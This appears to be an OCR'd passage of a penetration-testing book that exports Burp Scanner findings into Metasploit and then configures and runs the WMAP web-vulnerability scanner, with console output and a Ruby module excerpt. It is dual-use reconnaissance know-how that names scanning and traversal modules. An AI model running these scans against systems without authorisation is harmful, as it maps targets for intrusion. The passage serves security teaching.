







image and general binary content; hiding 4xx responses; hiding empty folders
Contents
Issues
14 issues selected
Report selected issues
Set severity
Set confidence
Delete selected issues
View
Show new site map window
Issues help
Parse WSDL
Request
Response
Raw
Headers
Hex
GET / HTTP/1.1
Host: prod.packtpub.com
User-Agent: Mozilla/5.0
Advisory
SSL certificate
Issue: SSL certificate



Burp Scanner reporting wizard
Choose the format for the report.
HTML
XML
Base64-encode requests and responses
Cancel
Next


Burp Scanner reporting wizard
Select the types of details to include in the report.
Issue background
Remediation background
References
Issue detail [where applicable]
Remediation detail [where applicable]
Vulnerability classifications [where applicable]
Back
Next


Burp Scanner reporting wizard
Select how HTTP request messages should appear in the report.
Do not include requests
Include relevant extract
Include full requests
Limit to
bytes
Select how HTTP response messages should appear in the report.
Do not include responses
Include relevant extract
Include full responses
Limit to
bytes
Back
Next


Burp Scanner reporting wizard
Select the types of issues to include in the report.
Source code disclosure [3]
SSL cookie without secure flag set [2]
HTML does not specify charset [4]
SSL certificate [1]
Extension-generated [13]
Cookie without HttpOnly flag set [2]
Cross-domain script include [1]
Cookie scoped to parent domain [2]
Email addresses disclosed [7]
Cacheable HTTPS response [6]
Select all
Select none
Back
Next


Burp Scanner reporting wizard
Select the file where the report will be saved.
Select file ...
/Users/Harry/test.xml
Specify the title and structure to use in the report.
Report title
Burp Scanner Report
Issue organization
By type
Table of contents levels
2
Summary table
All issues
Summary bar chart
High, medium and low issues
Embed images within HTML (requires modern browser)
Back
Next


Burp Scanner reporting wizard
Report completed
Report size: 4,097,484 bytes
Close

```
msf5 > db_import test.xml
 [*] Importing 'Burp Issue XML' data
 [*] Import: Parsing with 'Nokogiri v1.10.2'
 [*] Successfully imported /Users/Harry/test.xml
msf5 >
```

```
msf5 >
msf5 > hosts

Hosts
=====

address         mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---  ----  -------  ---------  -----  -------  ----  --------
151.101.37.124            Unknown                    device

msf5 > services
Services
========

host            port  proto  name   state  info
----            ----  -----  ----   -----  ----
151.101.37.124  443   tcp    https  open

msf5 >
```

```
msf5 > vulns

Vulnerabilities
===============

Timestamp                Host            Name                                                                  References
---------                ----            ----                                                                  ----------
2019-04-21 19:20:28 UTC  151.101.37.124  Vulnerable version of the library 'jquery-ui-dialog' found
2019-04-21 19:20:29 UTC  151.101.37.124  Vulnerable version of the library 'bootstrap' found
2019-04-21 19:20:29 UTC  151.101.37.124  Vulnerable version of the library 'knockout' found
2019-04-21 19:20:29 UTC  151.101.37.124  Vulnerable version of the library 'jquery' found
2019-04-21 19:20:29 UTC  151.101.37.124  Vulnerable version of the library 'jquery-migrate' found
2019-04-21 19:20:29 UTC  151.101.37.124  Cookie scoped to parent domain
2019-04-21 19:20:29 UTC  151.101.37.124  Source code disclosure
2019-04-21 19:20:29 UTC  151.101.37.124  Cross-domain script include
2019-04-21 19:20:29 UTC  151.101.37.124  Email addresses disclosed

msf5 >
```

```
msf5 >
msf5 > load
load aggregator       load event_tester     load msfd        load request          load sounds          load wmap
load alias            load ffautoregen      load msgrpc      load rssfeed          load sqlmap
load auto_add_route   load ips_filter       load nessus      load sample           load thread
load beholder         load komand           load nexpose     load session_notifier load token_adduser
load db_credcollect   load lab              load openvas     load session_tagger   load token_hunter
load db_tracker       load libnotify        load pcap_log    load socket_logger    load wiki
msf5 > load
```

```
msf5 >
msf5 > load wmap

.-.-.-..-.-.-..---..---.
| | | || | | || | ||  |-'
`-----'`-'-'-'`-^-'`-'

[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf5 >
```



```
msf5 > wmap_sites -h
[*] Usage: wmap_sites [options]
        -h        Display this help text
        -a [url]  Add site (vhost,url)
        -d [ids]  Delete sites (separate ids with space)
        -l        List all available sites
        -s [id]   Display site structure (vhost,url|ids) (level) (unicode output true/false)

msf5 > wmap_sites -a http://testphp.vulnweb.com/
[*] Site created.
msf5 >
```

```
msf5 > wmap_sites -a 151.101.21.32
[*] Site created.
msf5 > wmap_sites -l
[*] Available sites
=================

     Id  Host           Vhost          Port  Proto  # Pages  # Forms
     --  ----           -----          ----  -----  -------  -------
     0   151.101.21.32  151.101.21.32  80    http   0        0


msf5 >
```

```
msf5 > wmap_sites -a mail.packtpub.com,151.101.21.32
[*] Site created.
msf5 > wmap_sites -a intranet.packtpub.com,151.101.21.32
[*] Site created.
msf5 > wmap_sites -a spool.packtpub.com,151.101.21.32
[*] Site created.
msf5 > wmap_sites -a web.packtpub.com,151.101.21.32
[*] Site created.
msf5 > wmap_sites -l
[*] Available sites
=================

     Id  Host           Vhost                Port  Proto  # Pages  # Forms
     --  ----           -----                ----  -----  -------  -------
     0   151.101.21.32  151.101.21.32        80    http   0        0
     1   151.101.21.32  mail.packtpub.com    80    http   0        0
     2   151.101.21.32  intranet.packtpub.com  80    http   0        0
     3   151.101.21.32  spool.packtpub.com   80    http   0        0
     4   151.101.21.32  web.packtpub.com     80    http   0        0
```

```
msf5 > wmap_targets -t https://151.101.37.124/
msf5 > wmap_targets -l
[*] Defined targets
=====================

    Id  Vhost           Host            Port  SSL   Path
    --  -----           ----            ----  ---   ----
    0   151.101.37.124  151.101.37.124  443   true    /


msf5 >
```

```
msf5 >
msf5 > wmap_targets -t prod.packtpub.com,https://151.101.37.124/
msf5 > wmap_targets -l
[*] Defined targets
=====================

    Id  Vhost             Host            Port  SSL   Path
    --  -----             ----            ----  ---   ----
    0   prod.packtpub.com 151.101.37.124  443   true        /


msf5 >
```


=[Web Server testing]=
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/scraper
[*] Module auxiliary/scanner/http/svn_scanner
[*] Module auxiliary/scanner/http/trace
[*] Module auxiliary/scanner/http/vhost_scanner
[*] Module auxiliary/scanner/http/webdav_internal_ip
[*] Module auxiliary/scanner/http/webdav_scanner
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/scanner/http/webdav_website_content
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*]

```
=[ File/Dir testing ]=
=======================================================================
[*] Module auxiliary/scanner/http/verb_auth_bypass
[*] Module auxiliary/scanner/http/brute_dirs
[*] Module auxiliary/scanner/http/copy_of_file
[*] Module auxiliary/scanner/http/dir_listing
[*] Module auxiliary/scanner/http/dir_scanner
[*] Module auxiliary/scanner/http/dir_webdav_unicode_bypass
[*] Module auxiliary/scanner/http/file_same_name_dir
[*] Module auxiliary/scanner/http/files_dir
[*] Module auxiliary/scanner/http/http_put
[*] Module auxiliary/scanner/http/ms09_020_webdav_unicode_bypass
[*] Module auxiliary/scanner/http/prev_dir_same_name_file
[*] Module auxiliary/scanner/http/replace_ext
[*] Module auxiliary/scanner/http/soap_xml
[*] Module auxiliary/scanner/http/trace_axd
[*] Module auxiliary/scanner/http/backup_file
[*]
```

```
msf5 >
msf5 > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 176.28.50.165 (176.28.50.165)
[*]     Port: 80 SSL: false
=======================================================================
[*] Testing started. 2019-04-20 04:35:49 +0530
[*]
=[ SSL testing ]=
=======================================================================
```

```
msf5 >
msf5 > wmap_run -h
[*] Usage: wmap_run [options]
        -h                      Display this help text
        -t                      Show all enabled modules
        -m [regex]              Launch only modules that name match provided regex.
        -p [regex]              Only test path defined by regex.
        -e [/path/to/profile]   Launch profile modules against all matched targets.
                                (No profile file runs all enabled modules.)

msf5 >
```

```
msf5 > wmap_run -m version
[*] Using module version.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: prod.packtpub.com (151.101.37.124)
[*]     Port: 443 SSL: true
============================================================
[*] Testing started. 2019-06-16 13:01:13 +0530
[*]
=[ SSL testing ]=
============================================================
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version

[+] 151.101.37.124:443  ( 302-https://www.packtpub.com/?SID=07bd2684769310033d25f9e9ad2c4330 )
[*]
=[ File/Dir testing ]=
============================================================
[*]
=[ Unique Query testing ]=
============================================================
[*]
```


```
msf5 > wmap_modules -l
[*] wmap_ssl
=============

     Name                                  OrderID
     ----                                  -------
     auxiliary/scanner/http/cert           :last
     auxiliary/scanner/http/ssl            :last

[*] wmap_server
===============

     Name                                            OrderID
     ----                                            -------
     auxiliary/admin/http/tomcat_administration      :last
     auxiliary/admin/http/tomcat_utf8_traversal      :last
     auxiliary/scanner/http/drupal_views_user_enum   :last
     auxiliary/scanner/http/frontpage_login          :last
     auxiliary/scanner/http/host_header_injection    :last
     auxiliary/scanner/http/http_version             0
     auxiliary/scanner/http/open_proxy               1
     auxiliary/scanner/http/options                  :last
     auxiliary/scanner/http/robots_txt               :last
     auxiliary/scanner/http/scraper                  :last
     auxiliary/scanner/http/svn_scanner              :last
     auxiliary/scanner/http/trace                    :last
     auxiliary/scanner/http/vhost_scanner            :last
     auxiliary/scanner/http/webdav_internal_ip       :last
     auxiliary/scanner/http/webdav_scanner           :last
     auxiliary/scanner/http/webdav_website_content   :last
```

http_version.rb

```ruby
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'rex/proto/http'

class MetasploitModule < Msf::Auxiliary

  # Exploit mixins should be called first
  include Msf::Exploit::Remote::HttpClient
  include Msf::Auxiliary::WmapScanServer
  # Scanner mixin should be near last
  include Msf::Auxiliary::Scanner

  def initialize
    super(
      'Name'        => 'HTTP Version Detection',
      'Description' => 'Display version information about each system.',
      'Author'      => 'hdm',
      'License'     => MSF_LICENSE
    )

    register_wmap_options({
        'OrderID' => 0,
        'Require' => {},
      })
  end
```

```ruby
  def initialize
    super(
      'Name'        => 'HTTP Version Detection',
      'Description' => 'Display version information about each system.',
      'Author'      => 'hdm',
      'License'     => MSF_LICENSE
    )

    register_wmap_options({
        'OrderID' => 4,
        'Require' => {},
      })
  end
```


msf5 >
msf5 >
msf5 > reload_all
[*] Reloading modules from all module paths...


msf5 > wmap_modules -l
[*] Loading wmap modules...
[*] 39 wmap enabled modules loaded.
[*] wmap_ssl
Name OrderID
---- -------
auxiliary/scanner/http/cert :last
auxiliary/scanner/http/ssl :last
[*] wmap_server
Name OrderID
---- -------
auxiliary/admin/http/tomcat_administration :last
auxiliary/admin/http/tomcat_utf8_traversal :last
auxiliary/scanner/http/drupal_views_user_enum :last
auxiliary/scanner/http/frontpage_login :last
auxiliary/scanner/http/host_header_injection :last
auxiliary/scanner/http/http_version 4
auxiliary/scanner/http/open_proxy 1
auxiliary/scanner/http/options :last
auxiliary/scanner/http/robots_txt :last
auxiliary/scanner/http/scraper :last
auxiliary/scanner/http/svn_scanner :last
